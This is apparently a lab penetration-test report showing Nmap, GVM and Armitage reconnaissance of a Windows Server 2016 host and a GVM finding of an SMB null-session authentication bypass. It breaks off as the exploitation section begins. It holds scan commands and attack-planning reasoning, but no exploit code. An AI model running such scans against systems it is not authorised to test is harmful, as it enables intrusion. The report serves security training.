
NMAP

The first step was scanning the full network to find all the possible hosts on 10.221.0.0/22 network. In Figure 2 you can see the command sudo nmap -PE 10.221.0.0/22. The -PE option is a simple echo request or ICMP that hits all the hosts in the subnet. We can see that it also does a Nmap scan on those hosts and returns the open ports. The Nmap results are dictated by the top 1000 ports . Most of the IPs discovered were actually each other attacking the network. The penetration testers had to communicate to find out each other's personal IPv4 addresses. The penetration testers IPv4 addresses were identified as 10.221.3.11, 10.221.2.122, and 10.221.0.153. The two-host identified were 10.221.0.60 and 10.221.0.33. The IPv4 address

10.221.0.33 returned with open ports. The discovery set our penetration testers to flag the host and start doing deeper scans on the target.


The penetration testers discovered all the hosts on the network and specifically the target host. The next process was to try and discover information about the flagged host. The Nmap command -a performs an OS detection, version detection, script scanning, and even traceroute. The penetration testers went through each host and executed the following command sudo nmap -A 10.221.0.33. The penetration testers found results for 5 of the hosts. Figure 1 shows all the information on the targeted host. The successful Nmap command gave us some great information. The information would lead to the start of our GVM scanning.

The results from the NMAP gave a brief look into the targeted host. The results included the OS of the host being Windows Server 2016. The results also provided information about the vulnerabilities found. The first vulnerability found was an invalid SSL certificate. The second vulnerability found was SMB and it would become our main point of attack. The SMB information included the power of the guest user and the given authentication level of the user. NMAP revealed open ports of 135, 139, 445, and 3389.



```
Nmap scan report for 10.221.0.33
Host is up (0.040s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 5A:2F:AD:BB:67:5B (Unknown)

Nmap scan report for 10.221.0.60
Host is up (1.3s latency).
All 1000 scanned ports on 10.221.0.60 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 5A:A7:47:33:76:BA (Unknown)

Nmap scan report for 10.221.0.153
Host is up (0.051s latency).
All 1000 scanned ports on 10.221.0.153 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 5A:DE:D0:07:4F:61 (Unknown)

Nmap scan report for 10.221.2.122
Host is up (0.12s latency).
All 1000 scanned ports on 10.221.2.122 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 5A:A2:D6:34:5C:DF (Unknown)

Nmap scan report for 10.221.3.11
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.221.3.11 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1024 IP addresses (5 hosts up) scanned in 94.59 seconds
```

Nmap scan using -PE (10.221.0.0/22)
Ourselves - 10.221.3.11/10.221.2.122/10.221.0.153/10.221.0.60
Host with open port 10.221.0.33
Figure 1



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 10.221.0.33                                              130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 21:44 EST
Nmap scan report for 10.221.0.33
Host is up (0.041s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-GSVT6MT92LP
| Not valid before: 2021-10-08T04:54:12
|_Not valid after:  2022-04-09T04:54:12
|_ssl-date: 2022-03-03T02:45:34+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WIN-GSVT6MT92LP
|   NetBIOS_Domain_Name: WIN-GSVT6MT92LP
|   NetBIOS_Computer_Name: WIN-GSVT6MT92LP
|   DNS_Domain_Name: WIN-GSVT6MT92LP
|   DNS_Computer_Name: WIN-GSVT6MT92LP
|   Product_Version: 10.0.14393
|_  System_Time: 2022-03-03T02:44:54+00:00
MAC Address: 5A:2F:AD:BB:67:5B (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012 (90%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2016 (90%), Microsoft Windows Server
 2012 or Windows Server 2012 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:win
dows

Host script results:
|_clock-skew: mean: 1h24m00s, deviation: 3h07m50s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WIN-GSVT6MT92LP, NetBIOS user: <unknown>, NetBIOS MAC: 5a:2f
:ad:bb:67:5b (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: WIN-GSVT6MT92LP
|   NetBIOS computer name: WIN-GSVT6MT92LP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-03-02T19:44:54-07:00
| smb2-time:
|   date: 2022-03-03T02:44:54
|_  start_date: 2022-03-03T01:29:47

TRACEROUTE
HOP RTT      ADDRESS
1   41.28 ms 10.221.0.33

OS and Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.94 seconds
```

Nmap -A 10.221.0.33 (Single host scan)
Figure 2


GVM

After finding the target device's IP from our NMAP scanning, we began a GVM scan to check for vulnerabilities that might be exploitable. After conducting a scan on the target device's IP address, multiple vulnerabilities were found as seen in Figure 2. A total of 5 vulnerabilities were identified in the scan, 1 high vulnerability, 3 medium vulnerabilities, and 1 low vulnerability.

We began to focus on the highest vulnerability which was the SMB authentication bypass vulnerability. The GVM information states it is possible to login at the share IPC$ with an invalid username or password. The GVM information displayed a flaw within the SMB share. The solution section stated no known fix to the critical vulnerability in SMB. The penetration testers knew the target device had no mitigating factors to prevent us from using the SMB exploit to gain access.

One of the penetration testers began to work on figuring out the SMB flaw more in-depth. The other penetration testers continued to analyze the other vulnerabilities apparent with the target device. The other vulnerabilities included weak SSL/TLS ciphers, MSRPC services report, SSL/TLS deprecated and protocol detection, and TCP timestamps. The remaining vulnerabilities did not provide additional possible vectors of attack on the target device. However, they did provide additional informational details that would support our attack.

Additionally, GVM provided a SMB/CIFs server detection report which further supported our decision to focus on the SMB authentication bypass vulnerability. This report stated that it detected ports 445 and 139 were open and one of the ports was running a SMB/CIFS server. Everyone on our team began to focus on the SMB authentication bypass exploit as our main vector of attack on the target device.



Quick start: Immediately scan an IP address

IP address or hostname: 10.221.0.33

The default address is either your computer or your network gateway.

As a short-cut the following steps will be done for you:


1. Create a new Target
2. Create a new Task
3. Start this scan task right away

As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.

The Target and Task will be created using the defaults as configured in "My Settings".

By clicking the New Task icon you can create a new Task yourself.

Initial flagged host (GVM Scan)
Figure 1




Results 34 of 35

Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability		7.5 (High)	99 %	10.221.0.33		445/tcp	Thu, Mar 3, 2022 4:04 AM UTC
SSL/TLS: Report Weak Cipher Suites	⇆	5.0 (Medium)	98 %	10.221.0.33		3389/tcp	Thu, Mar 3, 2022 3:58 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	⇆	5.0 (Medium)	80 %	10.221.0.33		135/tcp	Thu, Mar 3, 2022 3:59 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	⇆	4.3 (Medium)	98 %	10.221.0.33		3389/tcp	Thu, Mar 3, 2022 3:58 AM UTC
TCP timestamps	⇆	2.6 (Low)	80 %	10.221.0.33		general/tcp	Thu, Mar 3, 2022 3:57 AM UTC
Microsoft Remote Desktop Protocol (RDP) Detection		0.0 (Log)	80 %	10.221.0.33		3389/tcp	Thu, Mar 3, 2022 3:54 AM UTC
SMB log in		0.0 (Log)	97 %	10.221.0.33		445/tcp	Thu, Mar 3, 2022 3:53 AM UTC
DCE/RPC and MSRPC Services Enumeration	⇆	0.0 (Log)	80 %	10.221.0.33		135/tcp	Thu, Mar 3, 2022 3:53 AM UTC
SSL/TLS: Hostname discovery from server certificate		0.0 (Log)	98 %	10.221.0.33		general/tcp	Thu, Mar 3, 2022 3:55 AM UTC
SMB/CIFS Server Detection		0.0 (Log)	80 %	10.221.0.33		139/tcp	Thu, Mar 3, 2022 3:53 AM UTC

qod=70 sort-reverse=severity rows=10 first=1)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH

GVM Report & Vulnerabilities
Figure 2



Greenbone Security Assistant - Report Details - Mozilla Firefox

https://127.0.0.1:9392/report/80293a72-f8ce-44f0-969b-95d729202517

Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability | 99 % | 10.221.0.33 | 445/tcp | Thu, Mar 3, 2022 2:59 AM UTC

Summary

The host is running SMB/NETBIOS and prone to an authentication bypass vulnerability.

Detection Result

```
It was possible to login at the share 'IPC$' with an empty login and password.
```

Insight

The flaw is due to an SMB share, allows full access to Guest users.
If the Guest account is enabled, anyone can access the computer without a valid user account or password.

Detection Method

Details: Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulne... OID: 1.3.6.1.4.1.25623.1.0.801991
Version used: 2020-06-09T10:15:40Z

Affected Software/OS

- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT
- Microsoft Windows 2000
- Microsoft Windows in other implementations / versions might be affected as well

Impact

Successful exploitation could allow attackers to use shares to cause the system to crash.

Solution

Solution Type: Will not fix
No known solution was made available for at least one year since the disclosure of this vulnerability. Likely none will be provided anymore. General solution options are to upgrade to a newer release, disable respective features, remove the product or replace the product by another one.

A workaround is to.

- Disable null session login.
- Remove the share.
- Enable passwords on the share.

References


CVE: CVE-1999-0519
Other: http://xforce.iss.net/xforce/xfdb/2
http://seclab.cs.ucdavis.edu/projects/testing/vulner/38.html

SMB/NETBIOS
Figure 3

Exploitation

Armitage


Armitage provides a detailed analysis of a network and allows penetration testing. Armitage provides ways to attack the devices and provides configurations of the network. Nmap commands are used to scan the network and provide information on connected devices. The first scan used was aimed at detecting the OS of devices. The Nmap command name is quick scan (OS detect). The Nmap command scanned the IPv4 range of 10.221.0.33/24.



Enter scan range (e.g., 192.168.1.0/24): 10.221.0.33/24


Entering the IP range for the armitage scan

The Nmap scan detected an OS associated with the IPv4 address of 10.221.0.33. The detected device has an OS of Windows 2016 Server. The detection of the operating system is critical and allows the penetration test to move forward. The operating system helps the penetration tester find exploits in the system




Possible vulnerable PC for attacking

We initialized a Nmap comprehensive command scan of the network. The comprehensive command scan was initiated with the network 10.221.0.1/24. Four tcp ports were discovered and are in an open state. The ports are 135, 139, 445, and 3389. The services were listed as msrpc, netbios-ssn, microsoft-ds, and ms-wbt-server. The versions were listed as Microsoft Windows RPC, Microsoft Windows netbios-ssn, Windows Server 2016 Standard 14393 microsoft-ds, and Microsoft Terminal Services. The ssl-cert subject was identified as WIN-GSVT6MT92LP. The public key type was identified as rsa. The Public key bits were identified as 2048. The signature algorithm was identified as sha256WithRSAEncryption. The validation started on 2021-10-08 at 04:54:12. The validation will end on 2022-04-09 at 04:54:12. The MD5 was identified as 1c6d 58e5 d251 3502 b527 b6ad 4100 d860. The SHA-1 was identified as 0afc cf0c a222 3a7e 4157 3be4 76de 8281 b223 1822. The ssl-date was identified as 2022-03-03 at 04:36:12. The target name was identified as WIN-GSVT6MT92LP. The NetBios domain name was identified as WIN-GSVT6MT92LP. The DNS domain name was WIN-GSVT6MT2LP. The DNS computer name was identified as WIN-GSVT6MT92LP. The product version was identified as 10.0.14393. A MAC address was identified as 5A:2F:AD:BB:67:5B and has an unknown origin. The SMB operating system was identified as Windows Server 2016 Standard 6.3. The traceroute came back with two IPv4 addresses of 10.221.0.60 and 10.221.0.33. A mac address of 5A:A7:47:33:76:BA was found under the IPv4 address 10.221.0.33.




```
msf6 > db_nmap --min-hostgroup 96 -T4 -A -v -n 10.221.0.33/24
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 23:35 EST
[*] Nmap: NSE: Loaded 155 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 23:35
[*] Nmap: Completed NSE at 23:35, 0.00s elapsed
[*] Nmap: Initiating NSE at 23:35
[*] Nmap: Completed NSE at 23:35, 0.00s elapsed
[*] Nmap: Initiating NSE at 23:35
[*] Nmap: Completed NSE at 23:35, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 23:35
[*] Nmap: Scanning 256 hosts [1 port/host]
[*] Nmap: Completed ARP Ping Scan at 23:35, 2.99s elapsed (256 total hosts)
[*] Nmap: Nmap scan report for 10.221.0.0 [host down]
[*] Nmap: Nmap scan report for 10.221.0.1 [host down]
[*] Nmap: Nmap scan report for 10.221.0.2 [host down]
[*] Nmap: Nmap scan report for 10.221.0.3 [host down]
[*] Nmap: Nmap scan report for 10.221.0.4 [host down]
[*] Nmap: Nmap scan report for 10.221.0.5 [host down]
[*] Nmap: Nmap scan report for 10.221.0.6 [host down]
[*] Nmap: Nmap scan report for 10.221.0.7 [host down]
[*] Nmap: Nmap scan report for 10.221.0.8 [host down]
msf6 >
```




```
[*] Nmap: Nmap scan report for 10.221.0.254 [host down]
[*] Nmap: Nmap scan report for 10.221.0.255 [host down]
[*] Nmap: Initiating SYN Stealth Scan at 23:35
[*] Nmap: Scanning 2 hosts [1000 ports/host]
